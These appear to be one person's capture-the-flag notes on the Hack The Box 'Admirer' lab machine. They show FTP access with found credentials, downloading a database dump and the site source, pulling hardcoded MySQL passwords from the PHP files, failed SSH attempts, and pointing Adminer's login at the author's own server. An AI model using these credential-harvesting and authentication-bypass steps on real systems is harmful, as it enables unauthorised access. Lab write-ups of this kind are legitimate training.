
[FTP account]

ftpuser
%n?4Wz}R$tTF7


[Wordpress account]
admin
w0rdpr3ss01!




```
┌──(root💀kali)-[/Documents/htb/boxes/admirer]
└─# ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
```




```
ftp> get dump.sql
local: dump.sql remote: dump.sql
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 0.05 secs (69.5793 kB/s)
ftp> get html.tar.gz
local: html.tar.gz remote: html.tar.gz
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
226 Transfer complete.
5270987 bytes received in 22.08 secs (233.1135 kB/s)
```




```
┌──(root💀kali)-[/Documents/htb/boxes/admirer]
└─# cd ftp

┌──(root💀kali)-[/Documents/htb/boxes/admirer/ftp]
└─# ls
dump.sql  html.tar.gz
```




```
┌──(root💀kali)-[/Documents/htb/boxes/admirer/ftp]
└─# cat dump.sql
-- MySQL dump 10.16  Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: admirerdb
-- ------------------------------------------------------
-- Server version       10.1.41-MariaDB-0+deb9u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
```



```
┌──(root💀kali)-[/Documents/htb/boxes/admirer/ftp]
└─# tar -xzvf html.tar.gz
assets/
assets/sass/
assets/sass/base/
assets/sass/base/_reset.scss
assets/sass/base/_typography.scss
assets/sass/base/_page.scss
assets/sass/main.scss
assets/sass/noscript.scss
assets/sass/layout/
assets/sass/layout/_main.scss
assets/sass/layout/_footer.scss
assets/sass/layout/_header.scss
assets/sass/layout/_wrapper.scss
assets/sass/components/
assets/sass/components/_actions.scss
```




```
index.php
robots.txt
utility-scripts/
utility-scripts/phptest.php
utility-scripts/info.php
utility-scripts/db_admin.php
utility-scripts/admin_tasks.php
w4ld0s_s3cr3t_d1r/
w4ld0s_s3cr3t_d1r/credentials.txt
w4ld0s_s3cr3t_d1r/contacts.txt
```




```
┌──(root💀kali)-[/Documents/htb/boxes/admirer/ftp]
└─# cat index.php | grep -B2 -A2 pass
                        $servername = "localhost";
                        $username = "waldo";
                        $password = "]F7jLHw:*G>UPrTo}~A"d6b";
                        $dbname = "admirerdb";

                        // Create connection
                        $conn = new mysqli($servername, $username, $password, $dbname);
                        // Check connection
                        if ($conn->connect_error) {
```

waldo:]F7jLHw:*G>UPrTo}~A"d6b:admirerdb
trying ssh not working




```
┌──(root💀kali)-[/Documents/htb/boxes/admirer/ftp]
└─# ssh waldo@10.10.10.187
The authenticity of host '10.10.10.187 (10.10.10.187)' can't be established.
ECDSA key fingerprint is SHA256:NSIaytJ0GOq4AaLY0wPFdPsnuw/wBUt2SvaCdiFM8xI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.187' (ECDSA) to the list of known hosts.
waldo@10.10.10.187's password:
Permission denied, please try again.
waldo@10.10.10.187's password: █
```

waldo:Wh3r3_1s_w4ld0?
not working for ssh



```
┌──(root💀kali)-[/Documents/…/boxes/admirer/ftp/utility-scripts]
└─# cat db_admin.php
<?php
  $servername = "localhost";
  $username = "waldo";
  $password = "Wh3r3_1s_w4ld0?";

  // Create connection
  $conn = new mysqli($servername, $username, $password);

  // Check connection
  if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error);
  }
  echo "Connected successfully";


  // TODO: Finish implementing this or find a better open source alternative
?>
```



10.10.10.187/utility-scripts/adminer.php


Language: English

Adminer 4.6.2

Login

| | |
|---|---|
| System | MySQL |
| Server | localhost |
| Username | |
| Password | |
| Database | |

Database management in single php file




People also ask

What is the use of Adminer?


You can **use Adminer** to create new tables, views, routines, and events. The Create table feature lets you define the table's complete schema, including its columns and nested values. Power users can **use Adminer's** other advanced features to define MySQL views, procedures, functions, and events. Mar 20, 2021

we need to get pass this authentication




Login

| | |
|---|---|
| System | MySQL |
| Server | 10.10.14.23 |
| Username | waldo |
| Password | ●●●●●●●●● |
| Database | database |



